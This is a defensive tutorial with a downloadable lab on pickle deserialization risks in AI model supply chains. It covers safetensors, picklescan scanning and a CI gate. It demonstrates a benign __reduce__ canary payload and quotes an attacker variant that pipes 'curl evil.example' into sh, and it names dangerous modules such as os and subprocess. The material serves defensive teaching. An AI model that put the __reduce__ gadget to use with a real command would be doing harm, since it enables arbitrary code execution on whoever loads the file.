
You download a "pretrained" model from a public hub, write one line — model = pickle.load(open("model.pkl", "rb")) — and your training pipeline runs arbitrary code with your user’s privileges. No exploit chain, no memory corruption, just a file format doing exactly what it was designed to do. This is not a hypothetical: Python’s own documentation warns that pickle "is not secure" and that unpickling untrusted data can execute arbitrary code. In this article you’ll see that code execution happen for yourself with a harmless payload, then build the checks that stop it from happening with a real one.
You’ll learn the four AI-specific supply chain risks behind this class of bug, watch a benign pickle payload run in an isolated lab, compare pickle against the safer safetensors format, scan model files with picklescan, and wire a scanner plus a dependency audit into a CI pipeline so a malicious model file never merges.
Why AI supply chains carry extra risk
Traditional supply chain risk is about compromised packages and vulnerable dependencies. AI systems inherit all of that, then add risks specific to how models are built, shipped, and loaded. Microsoft Learn’s AI security guidance groups these into four areas:
- Backdoored pre-trained models. You rarely train a model from scratch — you fine-tune or load a checkpoint someone else published. A compromised model can behave normally on almost all inputs but contain a hidden backdoor triggered by a specific pattern, undetectable through code review of your own application.
- Data-pipeline dependencies. The libraries that load, transform, and feature-extract training data are themselves attack surface. A vulnerability there can expose training data or enable data poisoning before a single model weight is touched.
- Serialization risk. Models are commonly saved and loaded with Python’s
picklemodule (directly, or viatorch.save/torch.loadin legacy mode). Deserializing a pickle file from an untrusted source can execute arbitrary code duringload()— the risk this article demonstrates. - Rapid release cycles. AI frameworks ship breaking changes frequently. Teams that pin old versions to avoid churn also miss security patches, quietly building up unpatched exposure.
Why pickle is the sharpest edge here
Pickle doesn’t just store data — it stores instructions for rebuilding Python objects. When an object defines __reduce__(), pickle serializes a callable and its arguments; on load, pickle calls that callable with those arguments. If the callable is os.system and the argument is a shell command, loading the file runs that command. The Python docs are blunt about it: "The pickle module is not secure. Only unpickle data you trust. It is possible to construct malicious pickle data which will execute arbitrary code during unpickling." That’s not a bug to patch — it’s the feature working as designed. The fix is architectural: don’t unpickle untrusted data, or restrict what it’s allowed to reconstruct.
Lab setup
Everything below runs on a local machine (or an isolated VM/container) with no network targets. The lab creates its own files and only ever unpickles files it created itself.
python3 -m venv .venv
source .venv/bin/activate      # .venv\Scripts\activate on Windows
pip install picklescan safetensors numpy pip-audit
Tested with picklescan 1.0.5 (pinned in the lab’s requirements.txt) on Python 3.13.2 on Windows. safetensors, numpy and pip-audit are installed unpinned, so you get their current releases; pin them yourself for reproducible CI. The CI workflow below uses Python 3.12.
The benign payload
The payload class lives in its own module so it’s importable wherever the pickle is loaded — like a real attacker’s gadget has to be:
# payload_lib.py
import os

def write_marker(filename: str, contents: str) -> None:
    path = os.path.join(os.getcwd(), filename)
    with open(path, "w", encoding="utf-8") as f:
        f.write(contents)
    print(f"[payload] wrote marker file: {path}")

class Canary:
    def __reduce__(self):
        # pickle calls write_marker(*args) when this object is unpickled
        return (write_marker, ("pwned_by_benign_lab_pickle.txt",
                                "This file proves code ran during unpickle.load(). "
                                "No harmful action was taken.\n"))
__reduce__() is the hook pickle uses to know how to reconstruct an object: return (callable, args) instead of normal object state, and pickle.load() calls callable(*args) directly. A real attacker would return (os.system, ("curl evil.example | sh",)); our canary only writes a text file.
Build the file:
# make_benign_payload.py
import pickle
from payload_lib import Canary

with open("models/benign_canary.pkl", "wb") as f:
    pickle.dump(Canary(), f)
Now load it the way a careless "load this checkpoint" snippet would:
# load_untrusted_pickle.py
import pickle, sys
with open(sys.argv[1], "rb") as f:
    obj = pickle.load(f)
$ python make_benign_payload.py
[make_benign_payload] wrote pickle file: models/benign_canary.pkl
$ python load_untrusted_pickle.py models/benign_canary.pkl
[payload] wrote marker file: /home/lab/pwned_by_benign_lab_pickle.txt
[loader] load() returned object of type: <class 'NoneType'>
$ cat pwned_by_benign_lab_pickle.txt

This file proves code ran during unpickle.load(). No harmful action was taken.Code ran during pickle.load(), not during pickle.dump(). That’s the whole vulnerability in one terminal session — see the full run in the screenshot below.
Output differs by OS. The transcript above uses Linux-style paths for readability; the screenshot and the verification run were captured on Windows, where paths look like
C:\Users\...and the lab prints absolute paths. The behavior is identical.
A mitigation: restrict what can be reconstructed
The Python docs themselves recommend overriding Unpickler.find_class() with an allow-list when you must accept untrusted pickles:
# load_with_restricted_unpickler.py
import builtins, io, pickle

ALLOWED_GLOBALS = {("builtins", "set"), ("builtins", "frozenset"), ("builtins", "range")}

class RestrictedUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        if (module, name) in ALLOWED_GLOBALS:
            return getattr(builtins, name)
        raise pickle.UnpicklingError(f"blocked '{module}.{name}' -- not on allow-list")
Running it against the same canary file:
[restricted-loader] BLOCKED: blocked attempt to unpickle 'payload_lib.write_marker' -- not on allow-listThis is defense-in-depth, not a substitute for the controls below.
The safer alternative: safetensors
The actual fix is to stop using a format that can describe arbitrary code execution. safetensors stores only a JSON header (tensor names, shapes, dtypes, byte offsets) followed by raw tensor bytes — there is no object graph to reconstruct and nothing resembling __reduce__. Loading a safetensors file cannot run code, by construction.
# convert_to_safetensors.py
import numpy as np
from safetensors.numpy import save_file, load_file

tensors = {"weight": np.zeros((2, 2), dtype=np.float32), "bias": np.ones((2,), dtype=np.float32)}
save_file(tensors, "models/demo_weights.safetensors")
loaded = load_file("models/demo_weights.safetensors")
The safetensors documentation positions the format as a safe alternative to pickle for exactly this reason. If a library you depend on still defaults to pickle/torch.save for checkpoints, treat that as a finding in your vetting review, not a minor inconvenience.
Scanning model files with picklescan
picklescan performs static analysis on a pickle’s opcodes — it never executes the file — and classifies every referenced global as innocuous, suspicious, or dangerous against a built-in list of known-dangerous modules (os, subprocess, socket, ctypes, and others).
pip install picklescan
picklescan --path models/benign_canary.pkl
----------- SCAN SUMMARY -----------
Scanned files: 1
Infected files: 0
Suspicious globals: 1
Dangerous globals: 0Our canary’s custom callable (payload_lib.write_marker) isn’t on picklescan’s built-in dangerous list, so by default it’s flagged only as "suspicious." Add --strict to promote every non-allow-listed global to dangerous — the right default for a CI gate, since you want to fail closed on anything you don’t explicitly recognize:
picklescan --path models/benign_canary.pkl --strictmodels/benign_canary.pkl: dangerous import 'payload_lib write_marker' FOUND (promoted by --strict)
----------- SCAN SUMMARY -----------
Dangerous globals: 1picklescan also supports scanning a Hugging Face model by name (picklescan --huggingface org/model) or a URL directly (--url https://.../pytorch_model.bin), so you can vet a checkpoint before you ever download it. Exit codes are 0 (clean), 1 (malware/dangerous findings), 2 (scan failed) — exactly what a CI step needs to pass or fail a build.
One detail worth verifying before you automate this: use the installed picklescan console command, not python -m picklescan — in picklescan 1.0.5, python -m picklescan returned exit code 0 in our test even though the scan reported dangerous globals (the console command returned 1), so a CI step built on -m would never fail.
| Check | What it catches | Run it |
|---|---|---|
picklescan --strict |
Known-dangerous and non-allow-listed globals in .pkl, PyTorch .bin, and .npy files |
Before loading any model file, and in CI |
Restricted Unpickler.find_class() |
Any reconstruction of a class/function not on your explicit allow-list | At load time, as defense-in-depth |
safetensors |
Nothing to catch — the format has no code-execution path | Replace pickle checkpoints at save time |
pip-audit |
Known CVEs in your Python dependencies (SCA) | In CI, on every dependency change |
Controls beyond scanning a single file
A scanner alone isn’t a supply chain program. Microsoft Learn’s AI open-source library review guidance lists the controls that belong together (the AI-BOM concept comes from that source; the CycloneDX link is a concrete schema we chose to illustrate it):
- Model provenance verification with an AI-BOM/ML-BOM. Before trusting a pretrained model, establish where it came from, who trained it, and whether training data and process are documented. An AI bill of materials — a structured inventory of model components, training data sources, and dependencies — gives you something to audit instead of taking a download on faith. CycloneDX’s ML-BOM is one concrete schema: it represents datasets, models, and configurations, including dataset provenance and training methodology.
- Model scanning. Scan every downloaded model file before it’s loaded anywhere — laptop, notebook, or production pipeline. Treat "scan passed" as a merge gate, not a courtesy check.
- Reproducibility checks. Where training data and configuration are available, try to reproduce the model. If you can’t get anywhere near the published weights, that’s a signal the artifact may not be what it claims to be.
- Sandboxed evaluation. Test new AI libraries and model files in an isolated environment — no production credentials, no network path to sensitive systems — before they touch anything real.
- SCA in CI/CD with CVE alerts. Run software composition analysis against every dependency, including transitive ones, on every change, and alert on newly disclosed CVEs rather than only checking at onboarding time.
Vetting checklist for open-source AI libraries
Use this before adopting any new AI/ML library, not just ones that ship pretrained weights:
- [ ] Purpose and context — why are you adding this (production, experimentation, comparison)? Define acceptance criteria up front.
- [ ] Maintenance health — commit frequency, issue response time, number of active maintainers. Treat an abandoned or single-maintainer project as higher risk.
- [ ] License compatibility — confirm the license fits your organization’s policy, especially for commercial or government use.
- [ ] Code and dependency review — look for unsafe deserialization, injection flaws, and missing input validation in the library and its transitive dependencies.
- [ ] Model provenance — if the library ships or downloads pretrained models, can you trace training data, training process, and publishing identity? Is there an AI-BOM/ML-BOM?
- [ ] Serialization format — does it default to pickle/
torch.save, or does it supportsafetensorsor another non-executable format? - [ ] Model scan result — has every model artifact been scanned with
picklescan --strict(or equivalent) before use? - [ ] SCA result — has
pip-audit(or your SCA tool) run clean, or are known CVEs tracked with a remediation plan? - [ ] Sandboxed trial — has the library and any bundled model been exercised in an isolated environment first?
Wiring the scanner into CI/CD
The goal is simple: a pull request that adds or changes a model file must fail automatically if that file contains a dangerous or unrecognized pickle global, or if a dependency has a known CVE.
# .github/workflows/scan-models.yml
name: scan-models

on:
  pull_request:
    paths:
      - "models/**"
      - "requirements.txt"
  push:
    branches: [main]

jobs:
  scan-models:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4

      - uses: actions/setup-python@v5
        with:
          python-version: "3.12"

      - name: Install scanners
        run: pip install -r requirements.txt

      - name: Scan model files for unsafe pickle globals
        run: picklescan --path models --strict

      - name: Software composition analysis for known CVEs
        run: pip-audit -r requirements.txt
Both steps rely on process exit codes: picklescan --strict returns 1 on any dangerous or non-allow-listed global, and pip-audit returns 1 on a known vulnerability in requirements.txt. Either non-zero exit fails the job and blocks the merge — no custom parsing required. Running the gate against the lab’s models/ folder (the canary plus the scan-only dangerous_demo.pkl) fails with Dangerous globals: 2 and exit code 1; against the canary alone it reports Dangerous globals: 1. On Linux the second finding reads posix system rather than nt system.
One trap: the pip-audit step can turn red with no change to your code, because a CVE was disclosed against a dependency overnight. That is the point of SCA, but it means you need a triage process (fix, pin, or a documented exception with an owner) rather than a habit of re-running the job until it passes.
Lab: download and run it
What’s inside:
ai-supply-chain-risk-pickle/
├── README.md
├── requirements.txt                  # picklescan==1.0.5, safetensors, numpy, pip-audit
├── run.sh / run.ps1                  # run the whole walkthrough
├── payload_lib.py                    # the benign canary payload
├── make_benign_payload.py            # writes models/benign_canary.pkl
├── make_dangerous_pickle_demo.py     # os.system pickle, scan-only, never loaded
├── load_untrusted_pickle.py          # the unsafe pickle.load()
├── load_with_restricted_unpickler.py # allow-list mitigation
├── convert_to_safetensors.py         # safer format demo
├── models/                           # generated files land here
└── ci/scan-models.yml                # GitHub Actions gate
Prerequisites: Python 3 with venv and pip (tested on 3.13.2, Windows) and internet access for pip install. The lab opens no ports.
To run it yourself:
unzip ai-supply-chain-risk-pickle-lab.zip
cd ai-supply-chain-risk-pickle
bash run.sh
On Windows PowerShell:
Expand-Archive ai-supply-chain-risk-pickle-lab.zip -DestinationPath .
cd ai-supply-chain-risk-pickle
./run.ps1
The script creates a virtual environment, installs the four dependencies above, then walks through every step shown in this article in order: build the canary pickle, load it unsafely (watch the marker file appear), load it again with the restricted unpickler (watch it get blocked), round-trip a tensor through safetensors, scan models/ with picklescan --strict (expect exit code 1), and run pip-audit. Copy ci/scan-models.yml into .github/workflows/ in a test repo to see the same gate run on a pull request.
Expect the final scan to print Dangerous globals: 2 and picklescan exit code: 1.
To clean up on Linux/macOS:
rm -rf .venv models/*.pkl models/*.npy models/*.safetensors pwned_by_benign_lab_pickle.txt __pycache__On Windows PowerShell:
Remove-Item -Recurse -Force .venv, models\*.pkl, models\*.npy, models\*.safetensors, pwned_by_benign_lab_pickle.txt, __pycache__ -ErrorAction SilentlyContinueThe lab reaches outside your machine only for pip install.
Key takeaways
- Pickle’s
__reduce__()hook means deserializing an untrusted model file is equivalent to running untrusted code — this is documented Python behavior, not a bug to patch. - Backdoored models, pipeline dependencies, serialization and rapid releases compound each other; review for all four, not just the one that’s easiest to scan.
- Prefer
safetensors(or another non-executable format) for storing weights; it removes the code-execution path entirely instead of just detecting it. - Scan every model file with a tool like
picklescan --strictbefore loading it, and gate CI on the scanner’s exit code, and use thepicklescanconsole command, sincepython -m picklescandid not propagate it in version 1.0.5. - Model scanning and SCA are complementary, not redundant: one checks the artifact, the other checks your dependency tree for known CVEs (and can fail a build overnight, so plan for triage).
- An AI-BOM/ML-BOM, reproducibility checks, and sandboxed evaluation close the gaps that file scanning alone can’t — provenance and intent, not just payload shape.
References
- Microsoft Learn — Review AI open-source libraries
- Microsoft Learn — AI model manipulation
- Python docs — pickle module, security warning and restricting globals
- picklescan (GitHub)
- safetensors documentation
- pip-audit (GitHub)
- CycloneDX — ML-BOM